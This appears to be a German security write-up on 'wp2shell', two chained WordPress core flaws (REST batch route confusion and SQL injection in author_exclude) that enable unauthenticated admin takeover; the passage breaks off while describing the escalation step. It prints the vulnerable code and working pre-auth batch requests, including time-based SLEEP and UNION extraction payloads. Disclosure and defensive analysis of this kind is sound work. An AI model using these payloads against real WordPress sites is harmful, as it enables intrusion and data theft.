SICHERHEITSANALYSE

wp2shell

CVE-2026-63030 + CVE-2026-60137 — Wie REST-Batch-Route-Confusion und eine SQL-Injection im WordPress-Kern zur unauthentifizierten Administratorübernahme führen

CVE-2026-63030	CVE-2026-60137	Auth	Betroffen
9.8 (CNA)	**5.9 (CNA)**	**Keine (pre-auth)**	**siehe Tabelle unten**

Schwachstelle	Bedeutung	CWE	CVSS (CNA / CISA-ADP)
CVE-2026-60137	Fehlende Normalisierung von author__not_in (SQL-Injection)	CWE-89	5.9 / 9.1
CVE-2026-63030	REST-Batch-Route-Confusion — Zustellmechanismus der vollen Kette	CWE-436	9.8 / 7.5

Getestet gegen: WordPress Core 6.9.1 (isolierte Sandbox, pentest.local)
wp2shell: CVE-2026-60137 gemeldet von TF1T, dtro und haongo · CVE-2026-63030 (Route-Confusion + volle RCE-Kette) gemeldet von Adam Kues, Assetnote/Searchlight Cyber
Gepatcht in: 6.8.6 (nur CVE-2026-60137) / 6.9.5 / 7.0.2 (beide) — NVD selbst vergibt keine eigene Bewertung, s. o. sind CNA- (WPScan)- und CISA-ADP-Werte
Forensische Grundlage: zwei unabhängige HAR-Aufzeichnungen (42 + 30 HTTP-Requests), vollständig reproduzierbar

Ronny Woick

Information Security Officer (certified) & IT-Berater
Verein für Technische & Digitale Resilienz (VTDR) i. G.
📧 r.woick@vtdr.de · 🌐 vtdr.de · 📞 +49 176 829 63 295

⚠️ *Rechtlicher Hinweis: Alle in diesem Artikel gezeigten Requests wurden ausschließlich gegen eine eigene, isolierte Testumgebung ausgeführt. Eine Anwendung dieser Techniken gegen fremde Systeme ohne ausdrückliche Berechtigung kann strafbar sein (u. a. §§ 202a, 202c, 303a, 303b StGB je nach konkreter Handlung) — die rechtliche Bewertung hängt vom Einzelfall ab. Dieser Artikel dient der verantwortungsvollen Offenlegung (responsible disclosure) nach Veröffentlichung des offiziellen Patches.*

1. Kurzfassung

wp2shell ist die Kombination zweier eigenständiger WordPress-Core-Schwachstellen: CVE-2026-63030 (REST-Batch-Route-Confusion, CWE-436) macht CVE-2026-60137 (fehlende Normalisierung von author__not_in in WP_Query, CWE-89, SQL-Injection) unauthentifiziert erreichbar. Für sich allein braucht die SQL-Injection einen Plugin- oder Theme-Passthrough, der Nutzereingaben ungeprüft an den Parameter weiterreicht — und betrifft dann auch WordPress 6.8.x. Erst in Kombination mit der Route-Confusion (die es strukturell erst ab 6.9 gibt) wird sie zu einem reinen WordPress-Core-Bug ohne jede Plugin-Voraussetzung, erreichbar über POST /?rest_route=/batch/v1 ohne Login.

Die Ursache der Route-Confusion (CVE-2026-63030) ist ein übersehener Codepfad: Wenn ein verschachtelter Batch-Request einen Sub-Request enthält, dessen Pfad nicht geparst werden kann, hängt WordPress den resultierenden Fehler nur an eines von zwei parallel geführten Arrays an. Beide Arrays laufen danach mit unterschiedlichem Index weiter — die Folge: eine Anfrage wird unter der Route-Definition eines anderen Endpunkts ausgeführt. Dadurch entkommt der Parameter author_exclude jeder Schema-Validierung und landet ungeprüft in einer SQL-WHERE-Klausel (CVE-2026-60137).

CVE-2026-60137 wurde von TF1T, dtro und haongo gemeldet. CVE-2026-63030 — die Route-Confusion und die daraus resultierende vollständige Pre-Auth-Kette — von Adam Kues (Assetnote/Searchlight Cyber), nach koordinierter Offenlegung über HackerOne unter dem Namen „wp2shell“ veröffentlicht. Die vorliegende Analyse rekonstruiert den Angriffsweg anhand zweier eigener, forensisch aufgezeichneter Sandbox-Ausführungen (42 + 30 HTTP-Requests) — vom ersten unauffälligen Test-Request bis zum vollständig verifizierten Administrator-Zugriff.

Betroffene Versionen	Patch
CVE-2026-60137 allein (Plugin/Theme-Passthrough nötig): 6.8.0–6.8.5, 6.9.0–6.9.4, 7.0.0–7.0.1	6.8.6 / 6.9.5 / 7.0.2
Volle wp2shell-Kette (kein Plugin nötig): 6.9.0–6.9.4, 7.0.0–7.0.1 — 6.8.x nicht betroffen (Route-Confusion existiert erst ab 6.9)	6.9.5 / 7.0.2

Auf einen Blick

- Volle Kette: kein Plugin nötig — betrifft den WordPress-Kern direkt
- Kein Login nötig — voll pre-auth ausnutzbar
- Drei unabhängige Nachweiswege: Boolean-Blind, Time-Based, In-Band-UNION
- Kein „Stacked Query“-Pfad zu einem direkten INSERT/UPDATE — WordPress' mysqli_query() lässt keine Semikolon-Mehrfachstatements zu, der Injection-Punkt bleibt SELECT-Kontext
- Öffentliche Berichte bestätigen aktive Ausnutzung und technisch vergleichbare Ketten zur Administratoranlage; die hier rekonstruierte Kette braucht dafür keine vorab vorhandenen Zugangsdaten und keinen Zugriff auf Postfach oder Dateisystem des Ziels: SQLi → In-Request-Post-Object-Hydration (oEmbed) → Customizer-Changeset-Kontextwechsel → neuer Administrator

2. Technischer Hintergrund: Was ist der REST-Batch-Endpoint?

Seit WordPress 5.6 bietet die REST-API einen Batch-Endpunkt (/batch/v1), über den mehrere API-Aufrufe in einem einzigen HTTP-Request gebündelt werden können — gedacht z. B. für den Block-Editor, der beim Speichern mehrere Ressourcen gleichzeitig anlegen oder ändern muss. Ein Client schickt dazu ein JSON-Objekt mit einem requests-Array; jedes Element beschreibt Methode und Pfad eines einzelnen Sub-Requests.

Reguläre Batch-Verschachtelung ist normalerweise gesperrt: Ein Sub-Request, der selbst wieder auf /batch/v1 zeigt oder dessen Ziel-Route allow_batch nicht erlaubt, wird mit rest_batch_not_allowed abgewiesen — und eine normale Route wie /wp/v2/posts interpretiert ein Feld requests in ihrem eigenen Body nicht von sich aus als weiteren Batch. Die Route-Confusion (CVE-2026-63030) hebelt genau das aus: Sie sorgt dafür, dass ein für eine gewöhnliche REST-Route bestimmter Sub-Request — bzw. dessen Body — stattdessen vom internen Handler des Batch-Endpunkts selbst verarbeitet wird. Erst diese fehlerhafte Handler-Zuordnung macht aus einem eigentlich gesperrten Verschachtelungsversuch einen funktionierenden.


3. Root Cause: Die Array-Desynchronisation

Die verwundbare Funktion baut für jeden Sub-Request zwei parallele Arrays auf: $matches (der ermittelte Route-Handler) und $validation (das Validierungsergebnis). Schlägt für einen Sub-Request wp_parse_url() fehl, wird der WP_Error nur an $validation angehängt:


```
wp-includes/rest-api/class-wp-rest-server.php, Zeile 1714 ff.

foreach ( $requests as $single_request ) {
    if ( is_wp_error( $single_request ) ) {
        $has_error    = true;
        $validation[] = $single_request;   // <-- NUR hier
        continue;                          // <-- $matches[] bleibt aus
    }
    $match     = $this->match_request_to_handler( $single_request );
    $matches[] = $match;
    ...
```

Weil der fehlerhafte Sub-Request KEINEN Eintrag in $matches[] erhält (continue; überspringt die Zeile), hat dieses Array ab hier eine Position weniger als $requests[] bzw. $validation[]. Ein nachfolgender Sub-Request N liest beim Dispatch $matches[N] — dort steht aber nicht mehr sein eigener Handler, sondern der bereits für den JEWEILS NÄCHSTEN Sub-Request (N+1) ermittelte. Ein Beispiel: Der 1. reguläre Sub-Request nach dem Fehler wird unter dem Handler des 2. regulären Sub-Requests ausgeführt — nicht umgekehrt.



Verschachtelt man dieses Primitiv zweifach, lässt sich gezielt steuern, welcher Handler welchen Request bekommt: Eine GET-Anfrage auf die Item-Route /wp/v2/posts/999999 — deren Schema die Collection-Parameter author_exclude, orderby und per_page gar nicht kennt und deshalb nicht validiert — landet unter dem posts-Collection-Handler get_items(). Dieser reicht author_exclude ungeprüft an WP_Query author__not_in weiter, das den Wert ohne $wpdb->prepare() in die SQL-Klausel post_author NOT IN (<value>) interpoliert.



Der zweifach verschachtelte Batch-Request, der die Route-Confusion auslöst

4. Der Angriff — Schritt für Schritt

Jeder der folgenden Schritte ist als echter HTTP-Request in der Sandbox-Aufzeichnung (CVE-2026-60137_full.har) belegt. Die gezeigten Auszüge sind inhaltlich aus der HAR übernommen — irrelevante Felder gekürzt, die vollständige HAR-Datei liegt unverändert vor (siehe „Datengrundlage“ am Ende dieses Abschnitts).

Schritt 1 Route-Confusion-Marker bestätigen

Bevor überhaupt ein SQL-Payload gesendet wird, bestätigt ein völlig harmloser, vierteiliger Batch-Request, dass das Ziel verwundbar ist. Erwartet werden drei charakteristische Fehlercodes im selben Response — ein Effekt, der bei einer gepatchten Instanz (≥ 6.9.5 / 7.0.2) nicht auftritt.

HAR #0 · Route-Confusion-Marker (kein SQL-Payload) PRE-AUTH

`POST /?rest_route=/batch/v1 | Status 207 | Dauer 45.9 ms`

REQUEST BODY

```
{
  "requests": [
    {
      "method": "POST",
      "path": "///"
    },
    {
      "method": "POST",
      "path": "/wp/v2/posts"
    },
    {
      "method": "POST",
      "path": "/wp/v2/block-renderer/core/archives"
    },
    {
      "method": "POST",
      "path": "/batch/v1",
      "body": {
        "requests": []
      }
    }
  ]
}
```

RESPONSE BODY

```
[
  {
    "sub_request": 1,
    "code": "parse_path_failed",
    "status": 400
  },
  {
    "sub_request": 2,
    "code": "block_cannot_read",
    "status": 401
  },
  {
    "sub_request": 3,
    "code": "rest_batch_not_allowed",
    "status": 400
  },
  {
    "sub_request": 4,
    "code": "rest_batch_not_allowed",
    "status": 400
  }
]
```

Echter Auszug aus CVE-2026-60137_full.har, Entry #0

block_cannot_read gehört eigentlich zum Block-Renderer-Endpoint (Sub-Request 3) — dass dieser Code bereits beim zweiten Sub-Request auftaucht, ist der sichtbare Beweis für die Index-Verschiebung.

Schritt 2 Version-Fingerprinting (Best-Effort)


Zusätzlich versucht der Exploit, die genaue WordPress-Version aus readme.html zu extrahieren (Regex auf "Version X.Y.Z") — ein reiner Best-Effort-Schritt ohne Abbruchwirkung, falls die Datei den Versionsstring nicht enthält. Genau das ist im aufgezeichneten Lauf der Fall: Die generische readme.html dieser Installation liefert

keinen passenden Treffer. Die für diesen Test verwendete Version 6.9.1 steht stattdessen fest über die Sandbox-Konfiguration (env.json) und liegt im betroffenen Bereich 6.9.0–6.9.4.


```
GET /readme.html
-> 200 OK, kein Versions-Treffer in diesem Lauf (Best-Effort, kein Blocker)
WordPress-Version laut Sandbox-Konfiguration (env.json): 6.9.1
```

Schritt 3 Boolean-Blind-SQLi

Mit bestätigter Route-Confusion folgt der erste echte Injection-Test. Der innere GET-Request auf /wp/v2/posts/999999 trägt author_exclude als SQL-Bedingung. Der Response-Header X-WP-Total der (fälschlich als Collection behandelten) Antwort dient als Boolean-Oracle:



Echter Auszug aus CVE-2026-60137_full.har, Entries #2/#3



Schritt 4 Time-Based-Bestätigung

Als unabhängiger zweiter Beweis — unverzichtbar, weil ein Boolean-Oracle allein auch andere Ursachen haben könnte — folgt eine zeitbasierte Injection über eine unkorrelierte SLEEP()-Subquery. Sie feuert dadurch genau einmal statt einmal pro Treffer-Zeile:


HAR #4 & #5 · Time-Based-Oracle (unkorrelierte SLEEP-Subquery) PRE-AUTH

```
GET  /wp/v2/posts/999999?author_exclude=0) AND (SELECT 1 FROM (SELECT SLEEP(n))x)-- -

BASELINE SLEEP(0) — HAR #4
Antwortzeit: 44.9 ms

INJIZIERT SLEEP(3) — HAR #5
Antwortzeit: 3056.2 ms  (Delta: 3011.3 ms)
```

Echter Auszug aus CVE-2026-60137_full.har, Entries #4/#5



Schritt 5 In-Band-UNION-Extraktion

Mit orderby=none (entfernt das sonst UNION-brechende ORDER BY) und per_page=500 (vergrößert das SQL-LIMIT und damit das für die gefälschte Zeile verfügbare Antwortfenster) lässt sich in einem einzigen Request eine komplette wp_posts-Zeile fälschen. Der post_title trägt dabei einen beliebigen, HEX-kodierten SELECT-Ausdruck:

HAR #6 · In-Band-UNION — gefälschte wp_posts-Zeile PRE-AUTH

`POST` `/?rest_route=/batch/v1` | Status `207` | Dauer `65.0 ms`

REQUEST BODY


```
{
  "requests": [
    {
      "method": "POST",
      "path": "///"
    },
    {
      "method": "POST",
      "path": "/wp/v2/posts",
      "body": {
        "requests": [
          {
            "method": "POST",
            "path": "///"
          },
          {
            "method": "GET",
            "path": "/wp/v2/posts/999999?author_exclude=0%29+UNION+SELECT+999999%2C2%2C0x323032302d30312d30312030303a30303a3030%2C0x323032302d30312d30312030303a30303a3030%2C5%2CCONCAT%280x7c7c%2CHEX%28CAST%28%28SELECT+0x4f4b%29AS+CHAR%29%29%2C0x7c7c%29%2C7%2C0x7075626c697368%2C9%2C10%2C11%2C12%2C13%2C14%2C0x323032302d30312d30312030303a30303a3030%2C0x323032302d30312d30312030303a30303a3030%2C17%2C18%2C19%2C20%2C0x706f7374%2C22%2C23--+-&orderby=none&per_page=500"
          },
          {
            "method": "GET",
            "path": "/wp/v2/posts"
          }
        ]
      }
    },
    {
      "method": "POST",
      "path": "/batch/v1",
      "body": {
        "requests": []
      }
    }
  ]
}
```


RESPONSE BODY


```
{
  "id": 999999,
  "date": "2020-01-01T00:00:00",
  "slug": "12",
  "status": "publish",
  "type": "post",
  "title": {
    "rendered": "||4F4B||"
  }
}
```


HEX 4F4B dekodiert: "OK"

Echter Auszug aus CVE-2026-60137_full.har, Entry #6

Damit lässt sich jeder beliebige SELECT-Ausdruck — etwa SELECT user_login FROM wp_users WHERE ID=1 — direkt auslesen, ohne Blind-Binary-Search: ein Request pro Wert statt Dutzende.

Schritt 6 Eskalation zu Administrator-Zugriff

Hier zeigt sich zunächst eine harte Grenze: WordPress führt Datenbankzugriffe über mysqli_query() aus. Diese Funktion kann zwar durchaus einzelne Nicht-SELECT-Statements ausführen — anders als mysqli_multi_query() lässt sie aber keine per Semikolon getrennten Mehrfachstatements in einem Aufruf zu. Die Beschränkung auf SELECT-/Ausdruck-Kontext ergibt sich hier aus der POSITION der Injection innerhalb der von WP_Query aufgebauten SELECT-Abfrage, nicht aus mysqli_query() selbst. Drei naheliegende Eskalationswege, die ein vollständiges UPDATE oder INSERT bräuchten, scheitern deshalb erwartungsgemäß (Passwort-Reset direkt per UPDATE, Öffnen der Registrierung, Admin-Anlage per Stacked-INSERT — Login jeweils erfolglos).


Öffentliche Berichte (u. a. von Wiz, Tenable, Picus Security und F5 Labs) bestätigen aktive Ausnutzung und technisch vergleichbare Ketten zur Administratoranlage; ob dabei in jedem Fall exakt die hier rekonstruierte Payload-Struktur verwendet wurde, lässt sich anhand der veröffentlichten Daten nicht abschließend feststellen. Der hier nachgewiesene Weg kommt jedenfalls vollständig ohne SQL-Schreibzugriff aus und braucht keine vorab vorhandenen Zugangsdaten, keinen Zugriff auf das E-Mail-Postfach und keinen direkten Dateisystemzugriff des Ziels. Er missbraucht stattdessen einen WordPress-internen Mechanismus: In-Request-Post-Object-Hydration.

Das Prinzip in einem Satz

